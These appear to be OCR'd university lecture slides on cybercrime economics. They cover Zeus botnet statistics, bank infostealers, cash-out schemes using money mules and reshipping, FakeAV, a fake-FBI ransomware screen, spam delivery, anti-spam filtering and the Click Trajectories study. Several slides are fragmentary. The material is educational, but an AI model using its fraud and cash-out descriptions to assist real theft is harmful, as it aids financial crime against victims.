
Information

Total logs in database:	3677358
Time of first install:	19:59:26 13.02.2009
Total bots:	3985
Total active bots in 24 hours:	678

Botnet: Any >>

Installs (137)	Reset	Online bots (578)	Reset
GB	32	TH	122
--	23	--	121
RU	19	RU	120
US	19	GB	86
TH	14	US	33
DE	6	TR	25
IN	6	IN	13
FR	3	VN	9
IL	2	PE	9
PE	2	HU	5
CN	2	SA	3
KR	1	IT	3
IE	1	DE	2
CH	1	MA	2
MY	1	EG	2
SA	1	UA	2

Zeus example



Infostealers

- Best infostealers can defeat two-factor authentication
- In-browser malware
 - Allow user to authenticate normally to bank
 - Piggyback theft transaction (wire transfer) on this login
 - **Rewrite bank javascript** as it arrives in the browser so the bank balance is “fixed up” and theft transaction is invisible to user
- Requires custom malware for each bank (typically target one bank at a time)


Cashout

- So... you've stolen a bunch of credit cards, or back account credentials.... Now what?
- Direct monetization
 - “**White plastic**”: burn new cards and do cash withdrawals (usually outsourced for 50% commission)
 - **Wire transfer** (to other US bank), then “money mules” withdraw money & transfer via Western Union
- Reshipping fraud
 - **Purchase goods online** (dense value per pound) with stolen credit cards and send to US address
 - Reshipping mules receive item and reship to overseas location

Fraud: FakeAV

- Two vectors
 - Infected machine pops up warning
 - Compromised Web site creates fake warning for visitors
 - Aside: search engine optimization (SEO) and abuse another big use for botnets (i.e., poisoning Google search results)
- Warning indicates that machine is infected
- Looks like a real AV system
- Offers to clean you machine if you subscribe (e.g., \$50)

Fraud: FakeAV



Extortion: Ransomware

- Malware encrypts all files and requires machine's owner to pay to unlock
 - Typically uses non-standard payment instruments: e.g., paysafecard, Bitcoin
 - Will unlock data with payment
- Two kinds of lures:
 - Fraudulent:
 - We are the FBI/BKA/RIAA/etc.... You have copyrighted material, child pornography, etc... on your machine... you will be brought to court unless you settle
 - Straight out extortion:
 - Pay us or you'll never see your files again

Ransomware

THE **FBI** FEDERAL BUREAU OF INVESTIGATION



ATTENTION !

IP: [REDACTED]
Location: [REDACTED]
IPS: [REDACTED]

Your PC is blocked due to at least one of the reasons specified below.

You have been violating Copyright and Related Rights Law (Video, Music, Software) and illegally using or distributing copyrighted content, thus infringing Article I, Section 8, Clause 8, also known as the Copyright of the Criminal Code of United States of America.

Article I, Section 8, Clause 8 of the Criminal Code provides for a fine of two to five hundred minimal wages or a deprivation of liberty for two to eight years.

You have been viewing or distributing prohibited Pornographic content (Child Porno/Zoophilia and etc). Thus violating article 202 of the Criminal Code of United States of America. Article 202 of the Criminal Code provides for a deprivation of liberty for four to twelve years.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law On Neglectful Use of Personal Computer. Article 210 of the Criminal Code provides for a fine of up to \$100,000 and/or a deprivation of liberty for four to nine years.

Video Recording

ON 



 **MoneyPak**

Code: Sum:

1

2

3

4

5

6

7

8

9

0

Ransomware



Largest botnet application: spam

- Overview of spam and anti-spam
- Local research in spam economics

What

■ To you:

– Mail y

■ To e-m

– Bulk e

■ To the l

– Bulk c

– CAN S

☐ ☆ Watches	» Bvlgari Watches - Buy a replica Rolex at only a	12:45 pm
☐ ☆ 1: 1充氣女體-時尚情趣精品-	» "888XYZ轟動全台的超人氣套嗆A與人本同步	12:45 pm
☐ ☆ Kenya I. Copeland	» disgust - Canadian RxMedz are here at your finge	12:28 pm
☐ ☆ Mable Booker	» poppa needs some new shoes - Canadian RxM	12:25 pm
☐ ☆ Most Trusted Replica	» Replica Handbags - Buy a replica Rolex at only	12:19 pm
☐ ☆ Man's response	» Man's response - Just a few words about Viagra	9:14 am
☐ ☆ Ashampoo Complete 2008 -.	» Vista Inspirat 2 極細緻！讓你的XP有跟Vista-	9:09 am
☐ ☆ Nuno	» Give your lady great pleasure - Your lady will b	8:47 am
☐ ☆ 正派經營、政府立案登記、和	» 歡迎銀行同仁配合.案件很多 - 銀行企業放款單	6:28 am
☐ ☆ darb venkat	» serviec selling fresh base info - hi guys , I sellir	6:13 am
☐ ☆ gabie indira	» herbal methodics - Drugs other than those listed	5:16 am
☐ ☆ Buzz	» Get actual size increases here - Plunge deeper	4:43 am
☐ ☆ alphonse koji	» Fw: - Worm out at once	4:09 am
☐ ☆ biron veljko	» [REDACTED] whip me	3:57 am
☐ ☆ der krista	» 80% goods - My dear kaytwo, be a smart guy, bu	3:32 am
☐ ☆ benjie torsten	» 80% discount - Hi kaytwo, be smart, buy your dru	3:26 am
☐ ☆ beale hungmok	» 75% goods - Dear kaytwo, be smart, buy your me	3:16 am
☐ ☆ Nannette Margarite	» Cheap selling pills: Ciajiis \$2.26, ViagraB \$1.3	2:06 am
☐ ☆ debbielei	» Corel WinDVD 9 Plus Multilingual 9i-s®-eo - T	1:07 am
☐ ☆ Tej	» Your new rod will taste different to her - Make	12:48 am
☐ ☆ Dwana Julia	» No Study Needed, Buy Degree/Bachelor/Dip	Sep 11
☐ ☆ Ouida	» Upsize your private parts now - The official way	Sep 11
☐ ☆ Chi Hardin	» Are you looking for Viagra or Cialis? We selli	Sep 11
☐ ☆ laurent radcliff	» Track1 + track2 - hi guys , I selling dmps (Visa &	Sep 11
☐ ☆ a <2007年未上市之潛力股>, 港	» """"""<明星產業>VS<未來股王>@@@ - 明星產	Sep 11
☐ ☆ marshia	» Get impressive ejaculations and pleasure nov	Sep 11
☐ ☆ dante ruye	» Dress up for a night out - http://www.acenine.co	Sep 11
☐ ☆ Zeck Gavina	» New online CASINO bbonus (get 1800 bucks inss	Sep 11
☐ ☆ kaytam@gmail.com	» Take a look at the latest repl1ca w4tches - Loc	Sep 11
☐ ☆ Kamy Apple	» CheapWatches From \$199. Over 680+ Fine W	Sep 11

Spama
lytics

Spam “applications”


- Marketing
 - Selling goods/services
 - Stock spam
 - Advanced Fee Fraud (419 scams)
- Attraction (taking you to a site)
 - Phishing/spear phishing
 - XSS, CSRF attacks
 - Drive-by malware
- Infection via attachments

Gathering targets

- Harvesting
 - Web crawling (home pages, myspace, etc)
 - News, Mailing list crawling
 - Malware harvesting
 - Blind addressing
- Stealing lists from enterprises/providers
- Purchasing mailing lists
 - Legal: opt-in
 - Other...

How Email Works: Quick Overview

```
helo test
250 mx1.mindspring.com Hello
abc.sample.com
[220.57.69.37], pleased to meet you
mail from: test@sample.com
250 2.1.0 test@sample.com... Sender ok
rcpt to: jsmith@mindspring.com
250 2.1.5 jsmith... Recipient ok
data
354 Enter mail, end with "." on a line
itself
from: test@sample.com
to:jsmith@mindspring.com
subject: testing
John, I am testing...
.
250 2.0.0 e1NMajH24604 Message accepted
for delivery
quit
221 2.0.0 mx1.mindspring.com closing
Connection
Connection closed by foreign host.
```




More on e-mail

- A particular domain (e.g. `ucsd.edu`) has a small number of mail servers for all outbound mail (e.g., `smtp.ucsd.edu`)
- However, it is possible for each machine to send mail directly

Sending spam

- Base message composition
- Mass mailing program
 - Interface with target lists
 - Add polymorphism/specialization/personalization
 - Connect to delivery infrastructure
- Delivery infrastructure
 - Send from own machine
 - Can have many RCPT TO: addresses in one e-mail
 - Launder origin via open relays/proxies
 - Launder origin via Email service provider
 - Launder origin via **botnet**

Example: Send-Safe



What to do about it?

- Block reception
 - Blacklisting
 - Sender authentication
 - Content filtering
- Change economic model
 - Charge sender per message
- Change addressing model
- Legal remedy
 - CAN-SPAM act

Blacklisting

- Detect spam
 - Honeyclients (dummy e-mail accounts)
 - User reports
 - Anomaly detectors plus inspection
- Save the IP address that sent you the spam
- Report to Blacklisting service
- Configure mail servers to validate each IP address against blacklisting service before accepting e-mail
- Issues?

Sender authentication

- Validate that purported origin domain could have generated the message
 - From: obama@whitehouse.gov [132.239.1.2]
- SPF
 - Do DNS lookup on domain, get list of IPs that are allowed to send mail for that domain; validate
- DomainKeys
 - Mail header includes digital signature
 - Recipient does DNS lookup on domain to get public key and verifies signature with it
 - Yahoo, Gmail, AOL

Content filtering

- Phrase filtering
 - Known suspect keywords (e.g. Viagra, Cialis)
- Heuristics
 - All CAPITAL letters, embedded images, came from estonia, spoofed header, IP address space is dynamic, etc
- Learning approaches
 - E.g., Bayesian filtering – train algorithm on known spam, known ham – certain words happen more in spam (e.g. Viagra). Use word appearance as filter

How to evaluate anti-spam?


- Its easy to catch 100% of all spam!
 - Reject all messages
- Its easy to never misclassify good mail
 - Accept all messages
- Need to know false positives and false negatives
 - False positives are a big deal!
- Tricky because most algorithms can be tuned... no single number

Remainder of today: Spam economics (UCSD/ICSI)


- We tend to focus on the **costs** of spam
 - > 100 Billion spam emails sent *every day* [Ironport]
 - > \$1B in direct costs – anti-spam products/services [IDC]
 - Estimates of indirect costs (e.g., *productivity*) 10-100x more
- But spam exists *only* because it is **profitable**
 - **Someone is buying!**
- Alternative
 - Attack underlying **economic support** for spam

History of the spam business model

- Direct Mail: origins in 19th century catalog business
 - Idea: send *unsolicited* advertisements to *potential* customers
 - Rough value proposition:
Delivery cost < **(Conversion rate * Marginal revenue)**
- Modern direct mail (> \$60B in US)
 - Response rate: ~2.5% (mean per DMA)
 - CPM (cost per thousand) = \$250 - \$1000
- Spam is qualitatively the same... just quantitatively cheaper.



First: how spam-based advertising works



Affiliate program structure

- Division of labor
 - **Affiliates** handle advertising (e.g., spam, SEO)
 - Independent contractors
 - Paid 25-60% commission depending on program
 - **Affiliate programs** handle backend
 - Payment processing, customer service, fulfillment
 - Sometimes hosting and domain registration
- Why?
 - Transfer of risk: innovation risk vs investment risk
 - Specialization lowers cost structure

Many affiliate programs...




“Leaked” ground truth data Glavmed, Spamit, Rx-Promo

- 185M in gross revenue, 1+ million customers, 1.5+ million purchases, 2600+ affiliates

Program	Period	Affiliates	Customers	Billed orders	Revenue
GlavMed	Jan 2007 – Apr 2010	1,759	584,199	699,516	\$81M
SpamIt	Jun 2007 – Apr 2010	484	535,365	704,169	\$92M
RX-Promotion	Oct 2009 – Dec 2010	415	59,769 – 69,446	71,294	\$12M

Heavy-tailed revenue



Where does the money come from?



Demand


- Purchasers are Western
 - US (75%), US + Europe/Canada/Australia (91%)
- Demand is primarily for ED drugs
 - 75-80% of orders
 - Long tail of drugs for chronic conditions
 - Abuse drugs high revenue (opiates, benzos, stimulants)
- Demand not even vaguely saturated... new customers joining at constant rate

Click Trajectories

- Click Trajectory project
 - Find “bottlenecks” in the spam “value chain” (i.e., what lets them make money)
 - Place where intervention could be most effective
 - **Resources with largest impact on profitability**
 - **Highest switching cost for adversary**
- Measure empirically
 - Resources needed to monetize each piece of spam
 - By playing the role of customer; at scale
 - Three domains: pharma, replica, software

Levchenko, Pitsillidis and an amazing cast of 13 others...

Click Trajectories: End-to-end analysis of the Spam value chain, IEEE S & P, 2011



- Aug 1 -- Oct 31 2010
- 7 URL/Spam feeds + 5 botnet feeds
 - 968M URLs
 - 17M domains
- Crawled domains for 98% of URLs in
 - 1000s of browser instances
 - Large IP address diversity
- Hundreds of purchases
 - **Unique card # per order**
 - **Full transaction data**











DESCRIPTION OF GOODS
BAS 1PC N

THAT THIS SHIPMENT DOES NOT
EXEMPT FROM THE REQUIREMENTS OF THE
AND OTHER RELEVANT GOVERNMENT REGULATIONS. THE
ORIGINAL SIGNATURE, ADDRESS AND WITH OTHER SHIPPING DOCUMENTS
THE SHIPMENT IS DELIVERED.

Shipper certifies that the nature of goods is as indicated
to and accepts the contract conditions on the reverse side of this label.
but the shipment described herein is accepted by A.J. World
direct to said contract conditions.

SIGNATURE

12122	USA
239 3597	
FES	
☐	☐
WEIGHT TO-DOOR	FREIGHT AIRPORT-TO-DOOR




600+ orders later...



Result

- Most resources (domains, hosts, botnets, etc) have very **low replacement cost**
- Ex **Highly effective:**
 - Microsoft effectively shuts down counterfeit software sales for > 18mos
 - Counterfeit pharma cut down (> 50% orgs close)
- Re
 - European banks depart “risky” market
 - (now dominated by China, Azerbaijan, etc)




Qualitative Timeline

11/2011: Microsoft starts merchant complaint actions

11/20/2011: AFFILIATIONDEVELOPERS are having problems with the problem of banking is not a problem for the affiliate program, stop processing OEM traffic.



